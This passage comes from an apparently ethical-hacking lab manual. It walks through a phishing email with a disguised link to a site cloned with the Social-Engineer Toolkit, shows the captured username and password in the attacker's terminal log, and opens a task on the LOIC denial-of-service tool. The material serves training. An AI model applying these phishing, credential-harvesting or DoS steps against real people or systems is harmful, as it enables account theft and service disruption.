
18. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




19. The fake URL should appear in the message body, as shown in the screenshot.
20. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a “**Go to link**” pop-up. Once verified, send the email to the intended user.




21. Switch to the **Android** virtual machine.
22. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



23. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



24. In the **Google Chrome** browser window, sign into the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.



25. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of www.certifiedhacker.com.
26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.

The image contains two screenshots of a mobile web browser on an Android device, showing a仿冒网站 (spoofed website) for "Online Booking".

Screenshot 1: Hotel Booking Website

The top screenshot shows the main landing page of the仿冒网站. It features a header with "Gmail" and "Online Booking" tabs, and the address bar showing "10.10.1.13". The page content includes:

- Guest Corner:** Links to FAQ, How to make a reservation?, Additional information, Payment options, Booking tips, and Site feedback.
- Customer Service:** Book online or call 1-800-123-986563. This call is free, 24 hours a day, 7 days a week. Includes a Skype icon.
- Newsletter:** A form to type an email address for promotions, with a "Subscribe" button.
- Reasons for choosing us:**
 - Low rates:** No Booking Fee. Save Money. We want you to pay the lowest price possible for your hotel.
 - Maximum choice:** You Have a Maximum Choice of Over 20,000+ Destinations and 110,000+ Hotels worldwide.
 - Satisfied guests:** Over 1.2 million guest reviews and More than 50,000 room nights booked every day.
 - We speak your language:** You can deal Directly our Website and Customer Service in English(US) and 40 Other Languages.
- Online Booking:** Copyright © 2010 Certified Hacker. All rights reserved. Book online or call: 1-800-123-986563. Includes social media links for Twitter, Facebook, LinkedIn, YouTube, and RSS.
- Suppliers, Affiliates, Media:** Add Hotel, Affiliate With Us, Promote With Us, Travel Agents, Press Office.
- About:** About Us, Partners, Customer Service, FAQ, Terms & Conditions, Privacy Statement.
- Affiliate/Partner Login:** Form fields for EMAIL (containing "testuser") and PASSWORD (containing "password123"), a Remember me checkbox, and a Sign in 捷 button.

Screenshot 2: Login Error Page

The bottom screenshot shows the result of entering the login credentials. The address bar now shows "10.10.1.13/index.html?email=testuser&password=password123". The page displays an error message: "This 10.10.1.13 page can't be found". Below the message, it says "No webpage was found for the web address: http://10.10.1.13/index.html?email=testuser&password=password123" and "HTTP ERROR 404". A Reload button is at the bottom right.

27. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot

```
Applications Places System /setoolkit - Parrot Terminal
File Edit View Search Terminal Help
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, th
is captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.14 - - [18/Apr/2022 08:33:38] "GET / HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:33:40] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.1.14 - - [18/Apr/2022 08:33:41] "GET /index.html HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:34:58] "GET /index.html?email=testuser&password=password123 HTTP/1.1"
404 -
[Menu] ./setoolkit - Parrot Ter... SECURE YOUR ONLINE...
```

28. This concludes the demonstration of how to phish user credentials using SET.

29. Close all open windows and document all the acquired information.

30. Turn off the **Parrot Security** virtual machine.


Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

